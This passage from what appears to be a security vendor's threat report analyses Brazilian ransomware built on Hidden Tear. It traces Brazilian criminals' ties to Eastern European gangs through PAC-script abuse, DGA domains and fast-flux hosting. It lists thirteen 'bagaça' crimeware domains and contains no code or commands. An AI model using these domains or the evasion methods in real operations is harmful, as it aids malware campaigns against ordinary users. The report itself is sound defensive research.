
Code containing some strings suggesting the author is from Brazil

As we can see in the image above, we found the sentence highlighted in blue: “Filho de Umbanda não cai!” (“Umbanda’s son never falls down”). Umbanda is an unorthodox religion in Brazil. The name marked in red is the nickname of the author and it also uses the extension .d74 for the encrypted files. This user is very active on underground forums looking for malicious services in Brazil.

We also found other references, like the use of a service in Brazil to get the victim IP in order to notify about an infection.

Request to a Brazilian service to obtain the victim IP

Some months ago, we found another ransomware program based on the Hidden Tear source code that was modified to target Brazilian users, differing from the initial program that was found targeting English- and Japanese-speaking users.




Victim's machine showing messages in Portuguese, asking to pay in order to receive the files

Why they evolve

We have sufficient evidence that Brazilian criminals are cooperating with the Eastern European gangs involved with ZeuS, SpyEye and other malware created in the region. This collaboration directly affects the quality and threat level of local Brazilian malware, as its authors are adding new techniques to their creations and getting inspiration to copy some of the features used in the malware originating from Eastern Europe. Brazilian cybercriminals are not only developing the quality of their code but also using the cybercrime infrastructure from abroad.


We saw the first sign of this 'partnership' in the development of malware using malicious PAC scripts. This technique was heavily exploited by Brazilian malware starting in 2011 and was later adopted by Russian banking Trojan Capper. This cooperation continued as Brazilian criminals started to use the infrastructure of banking Trojans from Eastern Europe – the **Trojan-Downloader.Win32.Crishi** was the first to use DGA domains hosted at bulletproof companies from Ukraine. Also the Boleto malware adopted the massive usage of fast flux domains, aiming to avoid the takedown of C2s – we saw that with the "bagaça" (bagasse in Portuguese) domains, registered using anonymous services, which hosted crimeware and boleto stuff and was resolving different IPs for every request.

bagaca1.ru
bagaca2.ru
bagaca3.ru
bagaca4.ru
bagaca5.ru
bagacadoidb.ru
bagacaoutra.ru
bagacarica.ru
bagacaveia.ru
bagacadoida.ru
bagacafeia.ru
bagacamedio.ru
bagacamesmo.biz



The "bagaça" domains: fast flux and bulletproof from Eastern Europe

Other strong signs of their cooperation are the constant presence of Brazilian cybercriminals on Russian or Eastern European underground forums. It's not unusual to find Brazilian criminals on Russian underground forums looking for samples, buying new crimeware and ATM/PoS malware, or negotiating and offering their services. The results of this cooperation can be seen in the development of new techniques adopted in Brazilian malware.



The Brazilian malicious author of TorLocker negotiating in a Russian underground forum

These facts show how Brazilian cybercriminals are adopting new techniques as a result of collaboration with their European counterparts. We believe this is only the tip of the iceberg, as this kind of exchange tends to increase over the years as Brazilian crime develops and looks for new ways to attack businesses and regular people.

Conclusion

Cybercrime in Brazil has changed drastically in the last few years, as it shifted from simple keyloggers built from public source code to tailored remote administration tools that can run a complete attack by using the victim machine.

Malware that used to show a phishing screen as soon as it was executed is now completely reactive and waits for a valid session in order to start the job.

That means that the criminals are investing much more money and time in order to develop their malicious code, enhancing anti-debugging techniques and then running the malware undetected for much longer.

As we know, they are in touch with cybercriminals from Eastern Europe, mainly Russians, where they exchange information, malware source code and services that will be used in Brazilian attacks. We can see that many of the attacks used in Brazil were first seen in Russian malware as well as Brazilian techniques later being used in Russian attacks.

Based on that, we can expect to find Brazilian malware with enhanced code obfuscations, anti-debugging tricks, encryption algorithms and secure communications making our work much harder than now.
